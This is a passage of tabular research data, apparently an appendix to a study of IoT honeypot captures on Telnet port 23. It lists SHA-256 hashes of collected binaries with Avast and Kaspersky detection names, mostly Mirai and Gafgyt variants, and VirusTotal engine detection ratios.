54	13adbab5656f6956e80fd4e3e9cfd7217003eefa86be13222f697f4ca9ac6d78	ELF:Mirai-ARV [Trj]	Undetected	12/60
55	13e2966cc95debb25c345184fb628e90d55901c2366b3c6700fa671b0c41f417	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	37/58
56	14551d92011ba43797859cee0cd737998d76ca93f84ba0e789eac7ab3ca16552	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	11/58
57	14654ed05b13af0a867c6f0d3cc290059e6e36600ee6b7f345da5514be443dc5	ELF:Hajime-Q [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	34/60
58	1467c01a6c0f3da9b972b5c39917c3a0db3d502b578954520699ceb0dca8f9e3	Not Found	Not Found	-
59	14a4a813162fa869ab6d24c53107a52b728b6555a5922b59d19a7f98a10eef08	Undetected	Undetected	0/57
60	14ba56e17cabbc7aee5e2bf99c374bccf54afa3ad0d61c071bd6bdfd11f31a4d	Not Found	Not Found	-
61	15762a59445da1506f1955897a44c9a54153627bf08ed537bb16e779e1dc9a26	ELF:Mirai-ARV [Trj]	Undetected	13/60
62	15ab2048229dc0a689afb2107a410871cfcb81a647aa3cf277ca221be6c60fd1	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	21/60
63	15ae1a6669de03da19ac64a7efa215e3ebb65c58c7c9f8255cfd02f4e5cd7142	ELF:Mirai-AFL [Trj]	Undetected	17/59
64	1607820e59fccd8a63d177f8969d007d32335cb494e2650536be60fa65a6ef44	ELF:Mirai-VK [Trj]	HEUR:Backdoor.Linux.Mirai.b	27/59
65	167c0e763c3f998890a7d16f680283e8800d096e09273e58539236533047d473	ELF:Mirai-ARV [Trj]	Undetected	14/60
66	16baa0570341780eb148e5b78476852d5c019fd6b6a5814562a348634880b1c3	Not Found	Not Found	-
67	178bd2760a76ce31ad259f5ee65d34dc5487b6b9800e85409dad78e798b4bb44	ELF:Hajime-Q [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	34/60
68	17f0f836661fa8f7821993b88dff5ac5e7e811c751e53ccaa29a934b4f6eee29	Not Found	Not Found	-
69	17fc8cae53461774c2db746472adbf66ab4c2cdd41a1fd761052ef9e28fdd8f8	ELF:Mirai-ARV [Trj]	Undetected	13/60
70	18d208f6a9189460277ab3f5e1f6abdfd13fd4de528b6c2de3e376208091c43f	ELF:Mirai-ARV [Trj]	Undetected	14/60
71	1942ac352da0b3b86f0ba2116cb16de84879ad8807d9f222888be37708387a48	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/60
72	19a74b0de31f51276236a41a9fc7f08ca77b4b49b3c1616ba24da202c3ce6170	Not Found	Not Found	-
73	1aab362e9b15f4080dd18b07364fa8f86c825c91b4743fa23aedb11c655396e2	Not Found	Not Found	-
74	1b039f4562ed482d3ba689e776d0b6f4c996d14374716fe8e847f05e5509e43a	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/59
75	1b15bec9a201d88443ea11f3a96f62fa57b4e7b9a3845d687e7749d5ed41025c	Not Found	Not Found	-
76	1b432e2ae4772e0d6df5a14ee92b8ec3c4d89dd1e8b34c21a3af80ec5f075c36	Not Found	Not Found	-
77	1b8311673a5899e3338d4d93b4ece633c274f0a18e392b0774c5ea76bd37e858	Not Found	Not Found	-
78	1be1e3c8a4098bf65b1a15bac90e57f641f39bea3da41a651f27cfafe11c3078	ELF:Mirai-ASM [Trj]	Undetected	13/59
79	1cac5c94475b7a2f70dda4f233724ed2bc1425ca7c86474507144c326aa95767	ELF:Mirai-AMC [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/59
80	1ce2f8b59774f9e9a578d566fda03b61fb81ac392f328a74387482c2f6c33db5	Not Found	Not Found	-
81	1d34ea77e737199a7166467b950b5a3edf0cc802215523436ad0f99d17cca3c4	Not Found	Not Found	-
82	1d37bf05ef9bbe3a6b8ceb764f0bcbd082ea99b97d8870c8abe4b26d2ce45fb4	ELF:Mirai-AAU [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/60
83	1d3c5bc6855adb5ec37265554138dea56be6025e482ec5eb3b91b5e99bb48b8c	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/60
84	1dea01e5b45034212b63ce6a9f11866ef1ec938240ff38f868ded06934e5a64f	Not Found	Not Found	-
85	1ea9bb247a4ec60242847f572ef0384c80b014fa972f4fa5cb6373a7ab1b0de8	ELF:Mirai-ARV [Trj]	Undetected	13/60
86	1eb895ab8cb07f52c55f8b4ac1ace85963dfa2ec02ac5af201af6ac39b4594ed	Not Found	Not Found	-
87	1ee0f880b03c3c5224ffadc581b18c7912de33d0853387f386ec06df702b99fd	Not Found	Not Found	-
88	1f13ee22fb71134e2409f13203a6f510600e97f32c7cf5f0c4d415897b331e31	Not Found	Not Found	-
89	20d5f73fb84bac55dc2eb58663d69bbeca75b6b4138c1b5965dc166c64c9b821	Not Found	Not Found	-
90	212871c17b78a8173ecd6bafae7655e60660f9be2cd4a214009f703a4a76fc3c	Not Found	Not Found	-
91	214fc3337be927e63bf64db0cca85f0494bd14a7a83e22cc330850c6258cdcea	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/58
92	217d32424e20156120e4d61316ed30b487143b4855563de62aee362b96b7aa75	Not Found	Not Found	-
93	2186d88572fdba57448b5bf64227788396860ba8781990717d8d74620bb8d0f6	ELF:Mirai-ARV [Trj]	Undetected	14/60
94	21e2acc27dcf72286f8048419dda8252dd1dfb7634750b851b24f79c0d372840	Not Found	Not Found	-
95	225b614b03269d18751ccf5da6fec073d8d5e2478824acde3e97e12a8084caf1	ELF:Mirai-ARV [Trj]	Undetected	15/60
96	22dd1d19542ad8538408755236fe2fb137588eb61780745956343faa121befef	Not Found	Not Found	-
97	230af460b1964a8633533afe9768730dde75797cc629c7fc9294206028b15c4f	Not Found	Not Found	-
98	232350146747377d60cfc69b7c820544e1dd03ea6a99fc5c5099dffb022bfcfe	ELF:Mirai-ARV [Trj]	Undetected	12/58
99	2372fbe04ad9e1f0cefb6bba6e79362ae9127d0b7c38f28ee2489621894367cf	ELF:Mirai-ACU [Trj]	HEUR:Backdoor.Linux.Mirai.b	39/60
100	24248621678921c8fc58c4f7ac1030761034dbdfcff1335d61fb5867321af938	Not Found	Not Found	-
101	2427b4e6a1ce782dcf6adb68820b9d459045d0f79390310925e54cb20e4b7cb6	Not Found	Not Found	-
102	2470ac886fa79b53ab8802a0526d26e517fa33698e02c13753bd7134c3d99207	Not Found	Not Found	-
103	248cd7919d91a092263e017f06a1876552c5abcbeb4613b07692351894470845	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
104	25299c15fa58bf20f2c5d085b9933150a29ce21ec03f10fee9b0c01948dec514	ELF:Mirai-ARV [Trj]	Undetected	13/60
105	264f8af0c6f2612b71e148209a5f8799d970af8aa7307e82dea12c53421f7d05	ELF:Mirai-ARV [Trj]	Undetected	12/60
106	26d2bc61a5842f3de33759757b76255e7cfb2e661499b31acb3d8ba1de171e0c	Not Found	Not Found	-
107	2704a3d55f8213625aa944dde9fc5e57479b953cfde2af3737508f034ee0329a	Not Found	Not Found	-
108	274237e2d67d85424103586ae642d4f138420dce27c2ec42d8cd16258b96cb3e	Not Found	Not Found	-
109	27c9dd8cc9497b9f0fd46d652a6e1aad53d47da5ae5fcf748719c9c4b3dc4372	Not Found	Not Found	-
110	27fadca1d57eed998ed090b4ee4edb2f6b410bda5b4a3f9319fbf60e26cc2866	Not Found	Not Found	-
111	280e7195d45fe0abc547b6293a1467645eec2f11bf17c5a96f275da3f981d3be	Not Found	Not Found	-
112	28686b90cfd05ece614f0d3b36993a64be26cd550d836c576b2622b2e1955dbb	Undetected	Undetected	0/59
113	28ba283c58361f7ea52951655f3ef35ed0abd463b3244901d971e0c6d740d450	Not Found	Not Found	-
114	2a05beac7a6cac06c21a751a0895add3a36065f61d49d13a50a878bb935b7b2f	ELF:Mirai-ARV [Trj]	Undetected	17/59
115	2a7189148ae57a47dd4345bd65b7f9465c6a38be00825a08546f088998b24dbf	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/60
116	2afed096aad782387dd76d333be6e85455d8bbc9424f1e6d8b248a1c2ea51d4e	Not Found	Not Found	-
117	2b25227bd20287786ae98dc2163ff256ef0bcd7e7e924769d259f48e7d07de30	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
118	2b35760737c1327c20d3e594cab0852b2a2939d7a80ee3661c41f82faf13b604	Not Found	Not Found	-
119	2c3a9c178f071df605eb7d02aaf8268386326fc01883eb261f0021fed034d537	Not Found	Not Found	-

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
120	2c64d200faaf4a2e994563752099ae320cfd5dd35a5967346a8591ce0decbe68	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	35/60
121	2cf25c4751e59522044380d272ec72ee46042429c2f2dc5c859ce4854cad79b0	Not Found	Not Found	-
122	2d3f1452e4ecf537211a1082080c09d4ff631091e44e9d24e98a42546e2309f8	Not Found	Not Found	-
123	2dd96a29ac3550f4e47be419679ab70f7f3ffcb8ea891ddd9256828d1bc18733	ELF:Mirai-AIR [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/60
124	2dfb6e763867e48350eb9350026f647888675bce019051d6eb704071ee2f3827	Not Found	Not Found	-
125	2f3f6b3b33cf4cece6d19939067be6118c1cbd72654243e55ea5fc8664e89c1e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	16/60
126	2ffff1b6b70f3ab1b453668b877775d05c450cb977c3fd51f926f627b7713f1f	ELF:Mirai-AQY [Trj]	Undetected	17/60
127	3061fd4a4a57e8c1948c30728f82a82213a1907ee8fccb7037dd1649e1c51e0e	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Mirai.cg	26/59
128	30c448ccee3886f473c34f32d93e355edff2b07fea76bf9ae661cdd5f876db15	Not Found	Not Found	-
129	3113805c8dc725f6a0cebb4d38e478661c34e6cd1fdeb8fd2d75fe94b9e2579d	Not Found	Not Found	-
130	31fbc4103c920821e8c6b1ade37e2a7d49ab9d3fd24403b8b7a1a49d65b9ea71	Not Found	Not Found	-
131	324c0246c8323b9342d0eeaeeb14782d0127f05812186e68ab4155b9ba7cc454	Not Found	Not Found	-
132	3258ffb3cfbeaabcaa0dd6b460e6dd80dc67142d5c60422761a417c40e5771e5	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/60
133	32bba6b89dcac49562eecd698b61b5384c5b813cf92794eff4822fc6693c253c	Not Found	Not Found	-
134	32cbd3863b360c3c6a2334acf8e706b1545f21d480a3d3401bab8eddc16f8d00	Not Found	Not Found	-
135	3308ebcd96bd42e15128fa68db7be71004b5f406f214c3d3d6c202883034d252	ELF:Mirai-ARV [Trj]	Undetected	10/60
136	3354a581522d3a7b81258d89f0db9ca0c9f00e315113c72d16c4d7ddc22c6749	ELF:Mirai-ARV [Trj]	Undetected	8/59
137	33788215cf0363036d2100c05f5c255aa3b10be9136d532f6d0f6bc197e0bb40	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	21/58
138	338d23bad54b45671a48dec1ff90a57d4dc19ce0e17cc671125199b0487f9f65	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/59
139	346100885bfcfbb3f6995150ef21cfd905ade6485d1db304462d07810367032e	ELF:Mirai-ARV [Trj]	Undetected	13/60
140	346934f4ae806d37c7d8d428081a65829ae30d31f57e619d91b09fcf3360b7c3	Not Found	Not Found	-
141	34c8f67360313cfc4837e223c4f68aec12dccc87b14e9e535fac4799c05d1f33	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	26/60
142	34fe6476bbbd1c357119cc137c42eaed1ad96d72dfb07be5a252dbac827d49f0	ELF:Mirai-ARV [Trj]	Undetected	10/60
143	356ea2a33038a1944932b9888aad7902486407f145ef8be5917ab5428b3b6242	ELF:Mirai-ASM [Trj]	Undetected	10/59
144	36552ae3f252419b883a2f45c8712c34c08ac776985877015f69ead46b6e57b2	ELF:Mirai-ARV [Trj]	Undetected	15/59
145	369166d344cf10f57ddd4b372e643331dd2b7585d30f3d77b213dbc028797fc8	Not Found	Not Found	-
146	370811c553c80f60d25265e886b1ebe3612fb1b443e3b12145bc291d28678d57	ELF:Mirai-APP [Trj]	HEUR:Backdoor.Linux.Mirai.b	26/59
147	37335e2acca8e2f179c38ebc695d81b2d618ea9982dc4a85bc9c1e3c813a8ef3	Not Found	Not Found	-
148	3889872f007b5e585229ac9f294f9cdfb40bcc0a720fce3e82a886872607bc70	Not Found	Not Found	-
149	39847c33ecada77e0a10e9daac6c121f979961c3202abffd831106f345535185	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
150	3996bf608f8e035ddb66ce2cecc0ac9faf73628a8e005d8b75de41787bb19371	Not Found	Not Found	-
151	3a9ffddd6b2ef97de605f6d9578fddfe7133e610140a89cf728555b24efe8f7d	Not Found	Not Found	-
152	3ae0b5979c3298429ef631b256226675d2d7af2842a98f69387dc3ab542253cd	Not Found	Not Found	-
153	3b1153244b9af090f1743aaeaa0025621cb787f9e02719c01f4647192bbb904e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	26/60
154	3b1433e07b9ae438e0abf30ce264a866cd6ea6f49499450a72076c8154b885c2	Not Found	Not Found	-
155	3b53588dbf46b481606250f1f5b720f746762a2ce73a583eaacbde767623adf2	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	28/60
156	3ca7870616e6d40f28d4d93178cc20beb9e28c22632ccbdd7aa604372d06262d	Not Found	Not Found	-
157	3cc7fc9e42697f8d47ee243aab9ffc2943e666cd15418906923b92226dc5e64d	Not Found	Not Found	-
158	3ccae9f01778b942cf7def0aac1a67a8038bfbd9a9e19cdfd31473693e7707a1	ELF:Mirai-ASM [Trj]	Undetected	13/60
159	3cf9275ffd5eb8e39926802aed9885fa36f59cbb811cb0497e8f1f1175b2a522	ELF:Mirai-ARV [Trj]	Undetected	14/60
160	3d58636f7f6e2fdb466f524ca660147c609563588b7d339206a1dde30f25f6c5	Not Found	Not Found	-
161	3d9507c5854aea98bf059f86811305897c34065474f3d39a12ccce3d0fda3d3a	Undetected	Undetected	4/59
162	3e177ed4c7d0129a2f155d8c5e3007f2cc1be794662d14c8464a81d4b445a785	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
163	3e96875da632222f36b9d4a4fa8d7f4cfbebc96946232dc3e617f6a120017469	Not Found	Not Found	-
164	3ea32588de926282959e468a5336f2a442dc1e9651eb99bcac2cab0a5ed04286	Not Found	Not Found	-
165	410a6e8439e2d64187ae4dd8fd6fdcd88393e0cebd5f12829bc023ff461f956e	Not Found	Not Found	-
166	4132126a6e1c8a42021c9195a7569024e09ccf90f761383679116ff03ed9a804	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
167	416a37a68c8e62d22d237b6bff8a5f4461729a370c10ffa76412620b2b770a9f	Not Found	Not Found	-
168	41b5b0f94547eb4e34b72edef182b8019ec008828f9c61f067b8c6318e0aa487	ELF:Mirai-AQY [Trj]	Undetected	16/59
169	41f90bae09078b477d7c5a12084edf89ba317a9f6389a0543aabfe7bffb114ef	Not Found	Not Found	-
170	4261017361dbae146fac27b214cf50bd9238edc0f941b65415a5d05484606db2	Not Found	Not Found	-
171	42a57a75431c976b7a67e945db4f0ae9685f25d7fa273f5563da40569183ea76	ELF:Mirai-AAL [Trj]	HEUR:Backdoor.Linux.Mirai.ad	34/60
172	42c48bfd681fd45409990934be72a08af0046e473d5b0c4ac09317cebaadc79a	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	29/60
173	42da0a93b1d1594806b594c75293c626376b3a42ae05548c8bdcb16f447a8e09	Not Found	Not Found	-
174	43a3fab42983f7d84264a268309bc19ed659764e2dd3a1b1b0466275505e891f	Not Found	Not Found	-
175	43aa8dff79a37ca139d079a696a94e85edd73a6db324cdacf7745025b808a4bd	ELF:Mirai-ARV [Trj]	Undetected	13/59
176	4406b514f3fda201f033def72fa1574438e8e0c7e987c082b9c5e531c74104fc	ELF:Mirai-ARV [Trj]	Undetected	10/60
177	4622d9e6096a52def077050789eba35f44b4bc4aec8ea2a1e58cef7a331aebc7	Not Found	Not Found	-
178	469bbd78c4413cfb73111dfda2cdb7e203339bbffea9fd77caf47fb26d9acfe6	Not Found	Not Found	-
179	470a2f551cf005985dabff1324f153c7e5b8ac04003cbfb6d577ceb24c5a6a16	Not Found	Not Found	-
180	471487a0e9f49bd8872fb9de77584d67833ab0da2345b32d0e5ed484ca96e511	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	16/59
181	4717e940f41ed3d377dfb95ec0092400b26d5c8101603c13bce390a92a7c0d83	ELF:Mirai-ARV [Trj]	Undetected	10/60
182	4720bf449cd146a84cd08c7f0f6773736124cf9f5ba6faf0fb0cf7550326865a	ELF:Mirai-ASM [Trj]	Undetected	14/59
183	4750cd1b4631987613f20a8ec1c7a53f3341ea80a72080073ca0730efb23d44d	ELF:Mirai-ASM [Trj]	Undetected	13/60
184	4770a3485bf284e18e021c0ea8703ccfef73444b30409512180f3d81849b8cf9	ELF:Mirai-ASM [Trj]	Undetected	6/59
185	4807ae357f60c8f7907aa139a40752d17b82146231e64a1117974b0390129752	ELF:Mirai-ASM [Trj]	Undetected	13/59
186	49246d345c46266f5fc42490169f9c4ab184d5a72e7119a03aeb72199f4925d1	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	22/60
187	497baf588151b5351693956f8298b6c367a5c667b3641d4bb03a5039660c873e	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	31/60
188	4a606744241011a2bfb669122c98ba6f3d43ad0d372cb90b36b835c210e7ef12	Not Found	Not Found	-
189	4a892dc8b0a1d85661a1e86138f6fe17e8c342f680d4e734c6f8b265fd26aa21	Not Found	Not Found	-
190	4b203c83563c2167e6fa6b095030b93510aa8b8bdd610081bb6371245c65bd3b	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	22/59

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
191	4b2a09c1e3d6f7022ec0ccd8c4e2a6eaeefca891b52529a0f179879f3192167f	Not Found	Not Found	-
192	4b6cd78b6f1e2aa2579fb6a003298873b25ee3d056e27e81d8ac8bc0a7e95cb8	Not Found	Not Found	-
193	4bda9d884a4eab656823206d9e058c061219f4449f5db660960d852429ddedf2	ELF:Mirai-AAU [Trj]	HEUR:Backdoor.Linux.Mirai.bj	25/60
194	4bdf9013ea86448c8a12cb4a9369778575be316b8b5ad1d8fb424c803cda8da3	Not Found	Not Found	-
195	4c568da56aa30889ad848f0c01cbf01ff3aba2a74c62c4531e2a7cf3eb3edc9c	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
196	4d2d1c34957aef4441fc2fea28c6adf0a006c747f94eab90127f1bcd10adcabc	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	17/60
197	4d4d5389ccdbee402edd5fc11b9831b93cf4fa8ba3b64f8e7e85939accdd58b1	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
198	4d960a7ce45b0cb3103e1e35676aa60a015700ffa1f948665d37ef3e7d610cb1	Not Found	Not Found	-
199	4ee14a71448727f67aed1a3be81e2d906d5d3575f12b703bbd275129d862908a	Not Found	Not Found	-
200	4f863f5b8b1294bd231f14bbd08fa08f66eda44573a8fe2f90ce44c90d56f291	ELF:Mirai-ARV [Trj]	Undetected	10/58
201	50166ddbee57e58165cf8ec50686da3de3d396c08429ae01c86cc8a93a84c8a7	Not Found	Not Found	-
202	516324e818a83723c032432e635aa046eba9fb8675e6accc03a578f23faca40e	Not Found	Not Found	-
203	51e2d8d9da89a2db8dfcdcf3dadabe6768d27a3f38721df558d3ba01887c6942	Not Found	Not Found	-
204	522c8c05d3bb87f9b24f201c2d18cbf12f663f9bf2d8b3e496ab6bc7653a89d8	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
205	52bbffda822c4f1025d9036025b8675b86f1bb9bdde5e184aa7b882f2b03ceca	Not Found	Not Found	-
206	5317273825ba86d89e0f9ca029b3dcac1a10fb6bc4e64635161a8d58673b0a3c	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	30/60
207	531f7fed5c4be001d90fafc9d8ef013474052f87f4b460e3b0fa02c89a359ff4	Not Found	Not Found	-
208	53631bea01cf21e2eff9d1d7f0264ff021270ec14f9ba35ab0d1488cc5dbd14b	ELF:Mirai-ASM [Trj]	Undetected	13/58
209	53672409e1cb039a09b04a21fb7430150b4b695489766e698aa16d14421c6b43	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/59
210	53d438b56aa7a41e8c84232d134d93d5b46ea62bada77059b4ca9516420e04d3	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	29/58
211	53ee394716d97dcdbdfc0e458c7e11cd2316b37382b6d58b1551d130881f27db	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.au	31/58
212	555dba99f56b5adcd9ff8bd5441ea5df73b11c71c1b2fed3ba6860ed644768fb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/58
213	55c4da9c835b6c6e8541d86a6b0837a1da505ea7f27f81266cf217a86c897f5c	Not Found	Not Found	-
214	56275ee893c4da60057100a04fa2f80b68a0742fd3e9a1e1f98e688450aad75b	Not Found	Not Found	-
215	56ce4e79c85fb63a0b08fce97242e06a26288748734327f4cb5ad8cdb97a79b6	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	35/60
216	56e820aa352b04a28c5bdc2bec8cfc690f559265a4406e0b663630f78ecbef41	Not Found	Not Found	-
217	57f17bf6d63c2c59a786e8f838082f86c51f2f076c482518188813d9c148bf1e	ELF:Mirai-ARV [Trj]	Undetected	12/60
218	57f64c18c40ba3e2f88ab8deec999b5e69afc2042cca8413a40ba17ebf7c8288	Not Found	Not Found	-
219	58a7c2df4ef0cb3fb43df73662c8e97800b5f3be20b8ac8d6c30e37987778b47	Not Found	Not Found	-
220	58afa82fdb2fb7518431cad23a843059c7746e60075d11b4fddc6fce29e6fae7	Not Found	Not Found	-
221	59b8867ebd7f50ec5955485783aa3af2903ca6496fe694d93d04cff64262ba91	Not Found	Not Found	-
222	59bb61a418d67e82caf0a0951aac30fd56e2fb58e23fdbbe39f6a7264cbc4a9f	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/60
223	59ea3c583f7404a0bd0146f9e9dec36f554459d40c7573aefcc4bf70c6a1461d	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/59
224	59f64dc925dcb37acf84cde34700c31f5a47387e66921a32277f4acaa29389f2	Not Found	Not Found	-
225	5abcd1445d9b17e8590aff48e0a788aee2f4b11fee0076357e8de10475372592	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/60
226	5b182735e3e0ef9e2294cef8962be8fd5612d229181bbe99fc873e1db54585fb	Not Found	Not Found	-
227	5b5b778a2b8ed0822cdd0d4986f64f2c824a5ef4c8c4ac8628d0624dc90afe8c	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	22/59
228	5b8f730a6df73cd61f86da75c021fa90bc8bdce89aabfebf65cc68dde150112f	Not Found	Not Found	-
229	5c5d7b4410b486b6f9cfe6fd52576b4a94b21d5581769fb59292eed2b42ad47c	ELF:Mirai-ARV [Trj]	Undetected	12/60
230	5c721a1063c52171b9834900fc6df57236055a6d212f353b0c0a28cd5f37eff0	Not Found	Not Found	-
231	5c77e0bac2917e3177eca6c1fc343878abb61a768d76e8a36291a6e24edff01a	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	9/59
232	5c783ccc1f85b50a7608f425f3a2cbf76382347d989c89a41c215bea82c47dea	Not Found	Not Found	-
233	5c9e423697f25b84baac4661e9ecace6396abfc457a5309d133891ffa76517f0	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.au	35/59
234	5cb6f809b96210893fc694e751ceda844a80f56d1520e27c8ddb640eab3ab977	Not Found	Not Found	-
235	5cf2acf69d449d880f3a84a20a54260f7fa960ad409ceb39f190269fe7db2bd9	Not Found	Not Found	-
236	5d8f480709334c461fdaa035bb915b297e990a992579e58d4774934d636476a7	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/59
237	5e03943cfba9aa7a930972122e12c46292c696f017e740265c5fbb0a66e61e12	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/58
238	5e56b19f490ae79161ca16d5e04692ee8637a767324e985b8f272bb2107292d9	Not Found	Not Found	-
239	5e7f623a09e75af8d230d5bc7bead6f503969ccd56d8e70a0cf641d22ebaaa42	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
240	5e87fc3e7160c649ad1cf82db478d83658c40e07babee6842a7b6999649b400f	Not Found	Not Found	-
241	5ea8639345d93c083d4cfdad25ab09511031ad4eeac57ad054555e79ce2f774b	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/59
242	5eb06ba002a36fe2899f43183c9bd9372322c7e5da783ac53a273a04f4e5a0db	Not Found	Not Found	-
243	5ef1ec10bc63c99aa42a8c10fe83a0d1e412590da2e04bca7cdc20ed6bdadfdb	Not Found	Not Found	-
244	5ef485d677eb12acb8df5ea344952348cdaddfb5f293e8eb0cf79bfdfdb0e922	Not Found	Not Found	-
245	5f6bebbf8fb568214886d3d7bf18415f76a21e9d78da0fa95687768cb7442487	Not Found	Not Found	-
246	5fa901a66899fdaf18c0c90ba6041defd0e9225d458d454008de720b6b061b41	Not Found	Not Found	-
247	60993e5458dbd926c62e225ca32be8b96fb6bda0b3ebde3d197936e11f8590cc	Not Found	Not Found	-
248	60dfbb8eb67a2b634bc7878ee960f8d69f7c526f2951b8c23782d3ac8ec29ea5	ELF:Mirai-ARV [Trj]	Undetected	14/59
249	614ef4b3c45da381fc30f8622bd3f0303ed7159ea023ef414f17ba07dc14958d	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	28/60
250	6182782d97df62c883594af2105f3be97ebda8aa5dc67c796bb415d5462e5e78	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	40/58
251	6184807a589a6e8f76ac3ce56b33fdbf9b859e0cbda9179db6578ddaed85e389	Not Found	Not Found	-
252	623aa1a933dc81d718e5f0a098e6f00f0cc4da6535382db0f2ebe3af503a87cf	Not Found	Not Found	-
253	62440b1071f06b6b652e8157282965b4d28b7cc9eb2db0d57da487678de91159	Not Found	Not Found	-
254	62a50dfe3f4079458021e277ec6283880abe7d8b4c64b84ced171a8eabeb7f16	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/59
255	62f7b1c61cdca4da10dcc686a0977ceddf78e3ebf1f5e6d606b0aed400198faa	ELF:Mirai-ARV [Trj]	Undetected	12/60
256	637bffe4feb4bf23515d0a5310e3f11ecba21bf75ba2b7aaca61a74f0b8e754f	Not Found	Not Found	-
257	63ac7da610480e338554d66c5485c98078cc4b01201c68e735c66464b6cc4721	ELF:Mirai-ARV [Trj]	Undetected	12/60
258	64e84edb152e1c32a8826cd4f7ffcde1b71d5eb89954c32ece978752462575be	Not Found	Not Found	-
259	657238402e35876a9a206dc788c5149b6fe560f9ec8c4163b2339d0258527d5d	ELF:Mirai-ASM [Trj]	Undetected	18/60
260	6579b3818d6ba826db65b7e6735d067d39d15bb767d2540c9d037ab1e20eed8f	ELF:Mirai-ARV [Trj]	Undetected	12/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
261	657da710a4b54f7da65e7afa85a3127c679e0bc9bfc171337e39a60049000b36	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/56
262	6597d7ec97643c9882e6c51c1afbc6249acb3778f9c78d5a1ad406c011d4d26a	ELF:Mirai-AFY [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/59
263	66059bad927ba9723f9247526129bf2f063cbf2307ad575d35f085ec71847379	Not Found	Not Found	-
264	66ca76b12635b3e0a963c308d7644c56c27d145586de32763850bb53a7e0ed01	Not Found	Not Found	-
265	66d4651d0746e2ac8801b370c3600e91354b65746ff6b636930180682a5c1728	Not Found	Not Found	-
266	66e405de43fbb6a89cc22a99b914ba82bf4380f50a1643aab90f5acb4b45c0df	Not Found	Not Found	-
267	6711be63957173bccde08e3cbbe0287dd2116d50651ee351ee1547a8618107dc	ELF:Mirai-ASM [Trj]	Undetected	12/59
268	673be330638e350cb45ce8d0df5e789686e1f89ce7e517a5d344ef822801dd6a	ELF:Mirai-FY [Trj]	HEUR:Backdoor.Linux.Mirai.b	39/60
